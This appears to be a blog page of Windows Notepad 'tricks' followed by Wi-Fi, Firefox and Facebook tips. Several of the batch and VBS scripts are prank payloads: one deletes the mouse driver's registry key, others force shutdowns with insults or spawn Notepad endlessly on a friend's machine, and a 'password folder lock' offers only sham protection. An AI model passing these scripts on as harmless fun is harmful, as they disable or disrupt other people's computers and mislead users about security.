Best notepad hacks and tricks

notepad-tricks-hacksNotepad Is Just A Simple Text Editor Provided By Every OS. It Is A Program That Is Pre-Installed In The Operating System To Create Text Files. It Almost Supports All Extension Like Html, JavaScript, JQuery, Batch Files Etc. Mostly The Programmers Use Notepad For Coding Because It Is The Best Way To Improve Programming Skills. It Has A Simple Graphical User Interface And Very Easy To Use. But If You Think That Notepad Is Only Use For This Stuff Then You Are Wrong. There Are Many Notepad Tricks And Hacks, With This You Can Make Fun With Your Friends In The School And College. The Notepad Tricks Are Just Simple Commands To Use To Run Small Programs. You Just Have To Copy The Code And Paste In Your Notepad And Then Save With The Extension Of That File. It Will Create A Simple Icon On Your Desktop Or Where Ever You Save The File. Run The File And You Will See The Effect Of That File. So Here I Am Going To Discuss You Notepad Tricks And The Features That Make Notepad Very Famous.


Notepad Tricks And Hacks 2016

#1. Falling Matrix Code Effect

This Is The Cool And Best Notepad Trick Ever. In This Trick You Will See The Green Code Falling Continuously. This Trick Is Inspired By The Matrix Movie.

  • Open Your Notepad
  • Copy The Below Given Code And Paste In Your Notepad.
  • Then Save The File With Name.Bat Extension. You Can Place The Name Whatever You Want To But .Bat Is Must.
@Echo Off
Color 02
:Start
Echo %Random% %Random% %Random% %Random% %Random% %Random% %Random% %Random% %Random% %Random%
 Goto Start

#2. Create Your Own Diary

This Is The Another Best Notepad Trick. In This Trick  I Will Show  You How You Can Create Your Own Diary So Whenever You Write Something On Notepad And Save It Will Automatically Save Your File With Date And Time.

  • Open Notepad
  • Now Type .LOG In Notepad
  • Then Save The File As A Log.Txt
  • Then Open The Program And Type Anything In The Notepad Then Save It And You Will See It Will Automatically Save With The Date And Time.

#3. Computer Speaking Your Message

With The Help Of  This Cool Notepad Trick Your Computer Will Be Able To Speak Whatever You Want To Speak From Your Computer.

  • Open Notepad.
  • Copy The Below Given Code And Paste In Your Notepad.
  • Then Save The File With Name.Vbs Extension Then Double Click On The Icon To Run It.
  • You Can Replace Text “Welcome To Mytrickscorner.Com” With Your Own Message.
Dim Speaks, Speech
Speaks="Welcome To Mytrickscorner.Com"
Set Speech=CreateObject("Sapi.Spvoice")
Speech.Speak Speaks

#4. Dancing Keyboard LED

This Notepad Trick Make Your Computer’s LEDs Dancing.

  • Open Notepad.
  • Copy The Given Code And Paste In Yout Notepad.
  • Then Save The File With Name.Vbs Extension Then Double Click To Run It.
Set WshShell =Wscript.CreateObject("WScript.Shell")
 Do
 Wscript.Sleep 100
 Wshshell.Sendkeys "{CAPSLOCK}"
 Wshshell.Sendkeys "{NUMLOCK}"
 Wshshell.Sendkeys "{SCROLLLOCK}"
 Loop

#5. Disable The Mouse

This One Is The Funny Notepad Trick With The Help Of This Trick You Can Disable Your Computer’s Mouse Just With The Help Of This Simple Code.

  • Open Notepad.
  • Copy The Given Code And Paste In Notepad.
  • Then Save The File With Name.Vbs Extension.
Rem Disable Mouse
 Set Key="HKEY_LOCAL_MACHINEsystemCurrentControlSetServicesMouclass"
 Reg Delete %Key%
 Reg Add %Key% /V Start /T REG_DWORD /D 4

#6. Eject CD Drive Continuously

With The Help Of This Notepad Trick Your Computer’s CD/DVD Drive Will Move Continuously Until You Stop The Script. You Can Amaze Your Friends With This Amazing Notepad Trick.

  • Open Notepad.
  • Copy The Given Code And Paste In Notepad.
  • Then Save The Name.Vbs Extension.
Set OWMP = CreateObject("WMPlayer.OCX.7")
 Set ColCDROMs = OWMP.CdromCollection
 Do
 If ColCDROMs.Count >= 1 Then
 For I = 0 To ColCDROMs.Count - 1
 ColCDROMs.Item(I).Eject
 Next
 For I = 0 To ColCDROMs.Count - 1
 ColCDROMs.Item(I).Eject
 Next
 End If
 Wscript.Sleep 5000
 Loop

#7. Shut Down PC

Here Is Another Best Notepad Trick With This You Will Be Able To Shut Down Your PC Laptop Direct By Double Clicking On The Program Created With The Given Code.

  • Open Notepad.
  • Copt The Code And Paste In Notepad.
  • Then Save The File Name.Bat Extension.
@Echo Off
 Shutdown.Exe -S -T 10
 Cls
 Msg * I Don’t Like You SHIT!

#8. Create Password Protected Folder Lock

With This Amazing Trick You Can Create A Folder With Password Protected.

  • Open Notepad.
  • Copy The Given Code And Paste In Notepad.
  • Now Save The File With Locker.Bat.
  • The Password Of The Folder Is Mytrickscorener.
  • You Can Change The Password By Replacing Mytrickscorener From The Code With Your Own Text.
@ECHO OFF
 Title Folder Locker
 If EXIST "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}" Goto UNLOCK
 If NOT EXIST Locker Goto MDLOCKER
 :CONFIRM
 Echo Are You Sure U Want To Lock The Folder (Y/N)
 Set/P "Cho=>"
 If %Cho%==Y Goto LOCK
 If %Cho%==Y Goto LOCK
 If %Cho%==N Goto END
 If %Cho%==N Goto END
 Echo Invalid Choice.
 Goto CONFIRM
 :LOCK
 Ren Locker "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
 Attrib +H +S "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
 Echo Folder Locked
 Goto End
 :UNLOCK
 Echo Enter Password To Unlock Folder
 Set/P "Pass=>"
 If NOT %Pass%==Mytrickscorener Goto FAIL
 Attrib -H -S "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
 Ren "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}" Locker
 Echo Folder Unlocked Successfully
 Goto End
 :FAIL
 Echo Invalid Password
 Goto End
 :MDLOCKER
 Md Locker
 Echo Locker Created Successfully
 Goto End
 :End

#9. Convey Your Friend A Lil’ Message And Shut Down His / Her Computer

  • Open Notepad.
  • Copy The Given Code And Paste In Notepad.
  • Now Save The File With Name.Bat Extension And Run It.
@Echo Off
 Msg * I Don’t Like You
 Shutdown -C “Error! You Are Stupid!” -S

#10. Open Notepad Continually In Your Friend’s Computer

With This Cool Trick You Can Make Fun Of Your Friends. Simple Create A File With The Given Code And Send It To Your Friends. When Your Friend Open This File The Notepad Will Continually Open In Their Computer Until They Stop The Program.

  • Open Notepad.
  • Copy The Given Code And Paste In Notepad.
  • Now Save The File With Name.Bat Extension And Send It To Your Friend.
@ECHO Off
 :Top
 START %SystemRoot%System32notepad.Exe
 GOTO Top


If you like our posts please like us on facebook and support us.

Please let us know about your views in comments.

Boost your Wi-Fi easily!!!


Are you bogged down by your slow Wi-Fi internet connection, chances are most of you are, since speed can never be enough for most of us. Jokes apart, there might be some issues interfering with your Wi-Fi network leading to slow speeds. However, if you’re 100 per cent sure of your network and are looking for manual tweaking of the network to increase your speed, well, we have got some tricks just for you!


1.Using that handy tinfoil!


This is a quick and easy way to get more range for pennies. Did you know you can use a little tinfoil to increase your signal strength by several decibels. Cheack the following video out by clicking here


2.Sharing your Mac’s internet connection wirelessly

System Preferences > Sharing > Internet > Add Source (Ethernet) and the way the other computer will connect (Wi-Fi) > Check Internet Sharing to create a Wi-Fi hotspot

3.NetStumbler

NetStumbler (also known as Network Stumbler) is a tool for Windows that facilitates detection of Wireless LANs using the 802.11b, 802.11a and 802.11g WLAN standards.

4.Turn off SSID broadcasting

Access point admin page > Uncheck ‘Enable SSID Broadcast’ to prevent devices from listing your network as one of the detected options.

5.Limit devices that can connect to your wireless network

Create a device access list of MAC addresses that can access your network.

6.WPA Encryption

Wi-Fi Protected Access (WPA) and Wi-Fi Protected Access II (WPA2) are two security protocols and security certification programs developed by the Wi-Fi Alliance to secure wireless computer networks. The Alliance defined these in response to serious weaknesses researchers had found in the previous system, WEP (Wired Equivalent Privacy).

To switch to WPA: Access point’s admin page > set your WPA passphrase to something difficult to crack.

7.Wireshark

Wireshark is a free and open-source packet analyser. It is used for network troubleshooting, analysis, software and communications protocol development, and education. Wireshark is cross-platform, using the GTK+ widget toolkit in current releases, and Qt in the development version, to implement its user interface, and using pcap to capture packets; it runs on GNU/Linux, OS X, BSD, Solaris, some other Unix-like operating systems, and Microsoft Windows.

8.Wireless signal repeater

A wireless repeater takes an existing signal from a wireless router or access point and rebroadcasts it to create a second network. When two or more hosts have to be connected with one another over the IEEE 802.11 protocol and the distance is too long for a direct connection to be established, a wireless repeater is used to bridge the gap. It can be a specialiSed stand alone computer networking device. Also, some WNICs optionally support operating in such a mode. Those outside of the primary network will be able to connect through the new “repeated” network.

8 need to know firefox tricks

Mozilla’s Firefox is undoubtedly one of the most preferred choice for developers/designers as far as web browsers are concerned. The fact that it lets you play around conveniently with its settings so as to ensure you have an amazing browser experience all the time makes it one of the better options available today. Did you know, there are a few interesting tips and tricks that can speed up Firefox remarkably?

1.Do you know these Keyboard Shortcuts?


-Spacebar: page down

-Shift-Spacebar: page up

-Ctrl+F: find

-Alt-N: find next

-Ctrl+D: bookmark page

-Ctrl+T: new tab

-Ctrl+K: go to search box

-Ctrl+L: go to address bar

-Ctrl+=: increase text size

-Ctrl+-: decrease text size

-Ctrl-W: close tab

-F5: reload

-Alt-Home: go to home page

2.Do you know these Mouse Shortcuts?

-Middle click on link: opens in new tab

-Shift-scroll down: previous page

-Shift-scroll up: next page

-Ctrl-scroll up: decrease text size

-Ctrl-scroll down: increase text size

-Middle click on a tab: closes tab

3.Adding smart keywords

If you use a particular search a lot:

Right-click on search box > Add a Keyword for the search > Name the keyword and a shortcut name > Save

Now, everytime you want to do the specific search:

Firefox address bar > Type the keyword for instant search

4.Auto-complete

Address bar (Control-L) > name of site sans “www” or “.com” > Control-Enter to auto-fill

In case of .net addresses: Control-Enter is replaced by Shift-Enter

In case of .org addresses: Control-Enter is replaced by Control-Shift-Enter

5.Tab navigation

-Ctrl+Tab: rotate forward among tabs

-Ctrl+Shft+Tab: rotate to the previous tab

-Ctrl+1-9: choose a number to jump to a specific tab

6.Deleting items from address bar history

Address bar (Ctrl-L) > Type an address > Use down-arrow to go down to an address you want to delete > Delete key

7.Speeding up Firefox (for Broadband connections)

Type about:config in address bar and hit return > type network.http in the filter field:

-Set network.http.pipelining to true

-Set network.http.proxy.pipelining to true

-Set network.http.pipelining.maxrequests to any number

-Right-click anywhere and select New Integer > name it nglayout.initialpaint.delay > set its value to 0

8.Limiting RAM usage

about:config > filter browser.cache > select browser.cache.disk.capacity > lower the value down from 50000


13 need to know Facebook tips and tricks

Everyone knows Facebook, but not everyone knows Facebook very well. You could spend your days on the world’s biggest social network liking and sharing, or you could learn a few tricks that will bring you closer to being a power user.
These 13 Facebook tricks will help you take charge of your Facebook activity. Use them wisely! If you have Facebook secrets of your own to share – do tell and leave us a comment!

1. Create & Manage Friends’ Lists

Create & Manage Friends’ Lists

Organize your friends in lists and control who can view what’s on your profile. Go to Facebook Lists Page and see the default lists prepared for you. Click on “Create List” to make your own.


2. Schedule Posts

Schedule Posts

Want to make sure your posts go live even when you’re offline? Use Facebook’s scheduling tool and set a publishing time for your posts. Click on the clock icon in the status line field and take it from there.



3. Create a Secret Group

Create a Secret Group


Make your own private space on Facebook and invite only people that you want! Go to Facebook Groups Page and click “Create Group”, then choose the “Secret” option.



4. Download Entire Photo Albums

Download Entire Photo Albums

Want to make sure your Facebook photos are safe? Save them to your computer! Use Pick’n’Zip to log in with your Facebook account and choose the albums you’d like to download.



5. Choose Who Can See You on Facebook’s Online Chat 

Who can see you on Facebook chat

No need to apologize. We all have some people on our files that we don’t always feel like talking to. All you have to do is the click the ‘Settings’ icon at the bottom of the chat section, go to “Advanced Settings” and make your choice.



6. Post Upside-Down Texts

Write upside down Facebook posts

Drive your pals a little nuts with FlipText, a fun Facebook trick that automatically turns everything you write upside down. Just a simple copy/paste and your post is flipping.


7. Language/Geo-Target Fan Page Posts

Did you know you can make your posts visible only to people in your city? Or only to people in a certain country who speak a certain language? When you write a post, change the “Public” status according to your wishes and target your specific group of interest.



8. Edit Your Published Comments

Edit Your Published Comments


Typos? Misunderstandings? Freudian slips? Thankfully, Facebook lets users edit their comments quite easily. All you need to do is roll over the comment, click on the pencil icon and edit away!



9. Have Some Laughs with Pirate English

Pirate English

Normal languages aren’t nearly as fun as pirate talk! You can change the entire Facebook terminology to pirate English by going to your Account Settings and changing the language choice. Forget about Likes, they’re called “Arrr, This be pleasin’ to me eye” now.



10. Discover Messages that Facebook Hides

Find hidden messages

Not many people know that Facebook messages get split into two folders: Messages and Other. If you haven’t looked into the Other folder before, you probably missed some messages you didn’t want to miss.


11. Turning Off Notifications from Apps, Users, Etc.

Have too much spam coming in from an event, a group or a page? You can shut notifications off by clicking on the notifications icon (the globe), rolling over the nuisance with your mouse and clicking X to delete. Faceboook will then ask you if you want to turn off notifications from that user permanently.



12. Customize Your “Posted Via” Line

Customize Your “Posted Via” Line

Another fun trick you can do to spice up your Facebook posts is to add a customized “Posted Via” line with this awesome Facebook tool. You can publish your posts from Air Force One, from a banana phone or via Jedi mind control, to name just a few.

13. Delete Your Facebook Account
If the day comes when you decide to leave the blue planet and go out into the real world, this link will be the red pill that takes you there. Hope you enjoyed the ride.
red pill vs blue pill

reality